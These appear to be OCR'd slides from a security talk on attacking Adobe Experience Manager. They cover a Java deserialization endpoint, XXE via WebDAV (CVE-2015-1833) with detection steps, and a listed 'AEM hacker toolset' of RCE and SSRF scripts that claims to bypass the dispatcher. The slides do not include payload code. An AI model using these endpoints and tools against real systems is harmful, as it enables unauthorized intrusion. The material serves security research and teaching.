
- Old bug, affects AEM 5.5 – 6.1
- http://aempodcast.com/2016/podcast/aem-podcast-java-deserialization-bug/
- /libs/dam/cloud/proxy.json
- Parameter **file** accepts Java serialized stream and passes to **ObjectInputStream.readObject()**

ExternalJobPostServlet javadeser

Payload from **oisdos** tool



ExternalJobPostServlet javadeser




XXE via webdav

- Old bug, CVE-2015-1833
- It’s possible to read local files with PROPFIND/PROPPATCH
- https://www.slideshare.net/0ang3el/what-should-a-hacker-know-about-webdav

XXE via webdav – webdav support is on?

- Send OPTIONS request
  - Allow headers in response contain webdav-related methods
- Navigate to **/crx/repository/**
  - **401** HTTP and WWW-Authenticate: Basic realm="Adobe CRX WebDAV"

AEM hacker toolset



AEM hacker toolset

- https://github.com/0ang3el/aem-hacker.git
  - aem-hacker.py
  - aem-rce-sling-script.sh
  - aem-rce-ssrf.py
  - evil-aem.py & response.bin
- You need VPS to run *aem-hacker.py*

AEM hacker toolset – aem-hacker.py

- Sensitive nodes exposure via DefaultGetServlet (/apps, /etc, /home, /var)
- QueryByulderJsonServlet & QueryByulderFeedServlet & GQLSearchServlet exposure
- PostServlet exposure
- SSRFs checks
- LoginStatusServlet & default creds check
- SWF XSSes
- WCMDebugFilter XSS
- SuggestionHandler XSS
- Log records exposure via AuditLogServlet
- ExternalJobPostServlet javadeser
- …

Tries to bypass AEM dispatcher!!!

THANK U!

 @0ang3el